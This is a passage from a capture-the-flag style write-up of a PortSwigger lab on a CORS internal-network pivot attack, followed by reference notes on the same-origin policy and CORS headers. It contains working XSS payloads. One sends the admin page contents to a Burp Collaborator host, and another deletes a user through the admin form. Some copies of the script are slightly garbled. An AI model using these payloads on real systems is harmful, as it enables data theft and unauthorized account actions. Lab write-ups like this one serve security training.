
Request to Collaborator

```
1 GET /?foundXSS=1 HTTP/1.1
2 Host: qwq86vos2fy69o2hm00jg7blzc52tr.burpcollaborator.net
3 Connection: keep-alive
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.61 Safari/537.36
5 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
6 Referer: http://192.168.0.67:8080/
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US
```

Now will try to get the source code of the page using the same methodology.


Here will replace the highlighted function named xss as below.

```
xss(url, text, '"><iframe src=/admin onload="new Image().src=\''+collaboratorURL+'?code=\'+encodeURIComponent(this.contentWindow.document.body.innerHTML)">');
```



Found code in encrypted form in burp under HTTP hit.

Let's try to decode and see the result.



```
<script src="/resources/labheader/js/labHeader.js"></script>
<div id="academyLabHeader">
  <section class="academyLabBanner">
    <div class="container">
      <div class="logo"></div>
      <div class="title-container">
        <h2>CORS vulnerability with internal network pivot attack</h2>
        <a id="exploit-link" class="button" target="_blank" href="http://exploit-0a7600d4046f9808c0654d0c018600b9.web-security-academy.net">Go to exploit server</a>
        <a class="link-back" href="https://portswigger.net/web-security/cors/lab-internal-network-pivot-attack">
          Back&nbsp;&nbsp;&nbsp;to&nbsp;&nbsp;&nbsp;lab&nbsp;&nbsp;&nbsp;description&nbsp;&nbsp;&nbsp;
        </a>
      </div>
      <svg version="1.1" id="Layer_1" xmlns="http://www.w3.org/2000/svg"
        xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox="0 0 28 30" enable-background="new 0 0 28 30" xml:space="preserve" title="back-arrow">
        <g>
          <polygon points="1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15"></polygon>
          <polygon points="14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15"></polygon>
        </g>
      </svg>
    </div>
  </div>
```



```

<div class="widgetcontainer-lab-status is-notsolved">
  <span>LAB</span>
  <p>Not solved</p>
  <span class="lab-status-icon"></span>
</div>
</div>
</section></div>
<div theme="">
  <section class="maincontainer">
    <div class="container is-page">
      <header class="navigation-header">
        <section class="top-links">
          <a href="/">Home</a><p>|</p>
          <a href="/admin">Admin panel</a><p>|</p>
          <a href="/my-account?id=administrator">My account</a><p>|</p>
        </section>
      </header>
      <header class="notification-header">
      </header>
      <form style="margin-top: 1em" class="login-form" action="/admin/delete" method="POST">
        <input required="" type="hidden" name="csrf"
value="8Jwpd2ygdmqboEWgl4fadXjOfucNZJgv">
        <label>Username</label>
        <input required="" type="text" name="username">
        <button class="button" type="submit">Delete user</button>
      </form>
    </div>
  </section>
</div>

```

Here I found an option to delete a user with its username.

Using below script we deleted user Carlos. HOLA, LAB SOLVED!!

```

<script>
function xss(url, text, vector) {
  location = url +
'/login?time='+Date.now()+'&username='+encodeURIComponent(vector)+'&password=test&csrf='+text.ma
tch(/csrf" value="([^\"]+)/)[1];
}

function fetchUrl(url){
  fetch(url).then(r=>r.text()).then(text=>
  {
    xss(url, text, ""><iframe src=/admin onload="var
f=this.contentWindow.document.forms[0];if(f.username)f.username.value='\c
arlos\'',f.submit())">');
  })
}
fetchUrl("http://192.168.0.67:8080");
</script>

```



Congratulations, you solved the lab!

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### Craft a response

URL: <http://exploit-0a7600d4046f9808c0654d0c018600b9.web-security-academy.net/exploit>

HTTPS

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File:

/exploit

Head:

HTTP/1.1 200 OK

Body:

```
<script>
function xss(url, text, vector) {
  location = url + '/login?time='+Date.now()+&username='+encodeURIComponent(vector)+'&password=test&csrf='+text.match(/csrf" value="([^\"]+)/[1];
}

function fetchUrl(url){
  fetch(url).then(r=>r.text()).then(text=>
  {
    xss(url, text, "<><iframe src=/admin onload='var f=this.contentWindow.document.forms[0];if(f.username)f.username.value='carlos';f.submit()'>");
  })
}

fetchUrl("http://192.168.0.67:8080");
</script>
```

### Prevention:

- Proper configuration of cross-origin requests
- Only allow trusted sites
- Avoid whitelisting null
- Avoid wildcards in internal networks

Note: CORS defines browser behaviours and is never a replacement for server-side protection of sensitive data

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**EXTRA details for reference.**

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## **What is the same-origin policy?**

Web browser security to prevent attack between the websites.

The same-origin policy restricts scripts on one origin from accessing data from another origin.

`http://normal-website.com/example/example.html`

### **URL accessed**

`http://normal-website.com/example/`

`http://normal-website.com/example2/`

`https://normal-website.com/example/`

`http://en.normal-website.com/example/`

`http://www.normal-website.com/example/`

`http://normal-website.com:8080/example/`

### **Access permitted?**

Yes: same scheme, domain, and port

Yes: same scheme, domain, and port

No: different scheme and port

No: different domain

No: different domain

No: different port\*

\*Internet Explorer will allow this access because IE does not take account of the port number when applying the same-origin policy.

## **How is the same-origin policy implemented?**

There are various exceptions to the same-origin policy:

- Some objects are writable but not readable cross-domain, such as the location object or the location.href property from iframes or new windows.
- Some objects are readable but not writable cross-domain, such as the length property of the window object (which stores the number of frames being used on the page) and the closed property.
- The replace function can generally be called cross-domain on the location object.
- You can call certain functions cross-domain. For example, you can call the functions close, blur and focus on a new window. The postMessage function can also be called on iframes and new windows in order to send messages from one domain to another.

Due to legacy requirements, the same-origin policy is more relaxed when dealing with cookies, so they are often accessible from all subdomains of a site even though each subdomain is technically a different origin. You can partially mitigate this risk using the HttpOnly cookie flag.

It's possible to relax same-origin policy using `document.domain`. This special property allows you to relax SOP for a specific domain, but only if it's part of your FQDN (fully qualified domain name). For example, you might have a domain `marketing.example.com` and you would like to read the contents of that domain on `example.com`. To do so, both domains need to set `document.domain` to `example.com`. Then SOP will allow access between the two domains despite their different origins. In the past it was possible to set `document.domain` to a TLD such as `com`, which allowed access between any domains on the same TLD, but now modern browsers prevent this.

## **CORS and the Access-Control-Allow-Origin response header**

### **\*\* HTTP Headers**

Access-Control-Allow-Origin header is included in the response from one website to a request originating from another website, and identifies the permitted origin of the request. A web browser compares the Access-Control-Allow-Origin with the requesting website's origin and permits access to the response if they match.

### **Pre-flight checks**

Cross-origin request is preceded by a request using the OPTIONS method, and the CORS protocol necessitates an initial check on what methods and headers are permitted prior to allowing the cross-origin request. This is called the pre-flight check.

#### **Request:**

**OPTIONS** /data HTTP/1.1

Host: <some website>

...

Origin: `https://normal-website.com`

Access-Control-Request-Method: PUT

Access-Control-Request-Headers: Special-Request-Header

#### **Response:**

HTTP/1.1 204 No Content

...

Access-Control-**Allow-Origin**: `https://normal-website.com`

Access-Control-**Allow-Methods**: PUT, POST, OPTIONS

Access-Control-**Allow-Headers**: Special-Request-Header

Access-Control-**Allow-Credentials**: true

Access-Control-Max-Age: 240

**Note:** CORS does not provide protection against cross-site request forgery (CSRF) attacks, this is a common misconception.

CORS is a controlled relaxation of the same-origin policy, so poorly configured CORS may actually increase the possibility of CSRF attacks or exacerbate their impact.

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